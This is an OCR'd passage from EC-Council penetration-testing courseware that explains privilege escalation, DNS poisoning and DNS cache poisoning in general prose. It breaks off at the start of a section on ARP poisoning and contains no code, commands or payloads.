


Figure A.270: Replay attack

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Privilege Escalation

Privileges are a security role assigned to users for using specific programs, features, operating systems, functions, files or codes, and so on, to limit their access by different types of users. If a user is assigned more privileges, he/she can modify or interact with a restricted part of the system or application than can less privileged users. Attackers first gain system access with less privilege, and then try to gain more privileges to perform activities restricted to less privileged users. Privilege escalation attack is the process of gaining more privileges than were initially acquired.



Figure A.271: Example of privilege escalation


In a privilege escalation attack, attackers first gain access to the network using a non-admin user account, and then try to gain administrative privileges. Attackers take advantage of design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications.

Once an attacker has gained access to a remote system with a valid username and password, he/she will attempt to escalate the user account to one with increased privileges, such as that of an administrator, to perform restricted operations. These privileges allow the attacker to view critical/sensitive information, delete files, or install malicious programs such as viruses, Trojans, worms, etc.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Types of Privilege Escalation:** Privilege escalation is required when you want to access system resources that you are not authorized to access. Privilege escalation takes place in two forms. They are vertical privilege escalation and horizontal privilege escalation.
- **Horizontal Privilege Escalation:** In a horizontal privilege escalation, the unauthorized user tries to access the resources, functions, and other privileges that belong to the authorized user who has similar access permissions. For instance, online banking user A can easily access user B's bank account.
- **Vertical Privilege Escalation:** In a vertical privilege escalation, the unauthorized user tries to gain access to the resources and functions of the user with higher privileges, such as application or site administrators. For example, someone performing online banking can access the site using administrative functions.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DNS Poisoning

DNS is the protocol that translates a domain name (e.g., www.eccouncil.org) into an IP address (e.g., 208.66.172.56). The protocol uses DNS tables that contain the domain name and its equivalent IP address stored in a distributed large database. In DNS poisoning, also known as DNS spoofing, the attacker tricks a DNS server into believing that it has received authentic information when in reality, it has not received any. The attacker tries to redirect the victim to a malicious server instead of the legitimate server. The attacker does this by manipulating the DNS table entries in the DNS. It results in substitution of a false IP address at the DNS level where web addresses are converted into numeric IP addresses.

When the victim tries to access a website, the attacker manipulates the entries in the DNS table so that the victim's system redirects the URL to the attacker's server. The attacker replaces IP address entries for a target site on a given DNS server with IP address of the server (malicious server) he/she controls. The attacker can create fake DNS entries for the server (containing malicious content) with the same names as that of the target server. Thus, the victim connects to the attacker's server without realizing it. Once the victim connects to the attacker's server, the attacker can compromise the victim's system and steal data.




Figure A.272: Normal scenario

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure A.273: Example of DNS Poisoning

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DNS Cache Poisoning

The DNS system uses cache memory to hold the recently resolved domain names. It is populated with recently used domain names and respective IP address entries. When the user request is received, the DNS resolver first checks the DNS cache; if the domain name that the user requested is found in the cache, then the resolver sends its respective IP address quickly. Reducing the traffic and time of for DNS resolving.

Attackers target the DNS cache and make changes or add entries to it. The attacker replaces the user-requested IP address with the fake IP address. Then, when the user requests the domain name, the DNS resolver checks the entry in the DNS cache and picks the matched (poisoned) entry. The victim is redirected to the attacker's fake server instead of the authorized server.





Figure A.274: DNS cache poisoning

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



ARP Poisoning

ARP poisoning is an attack in which the attacker tries to associate their own MAC address with the victim's IP address so that the traffic meant for that IP address is sent to the attacker. ARP (Address Resolution Protocol) is a TCP/IP 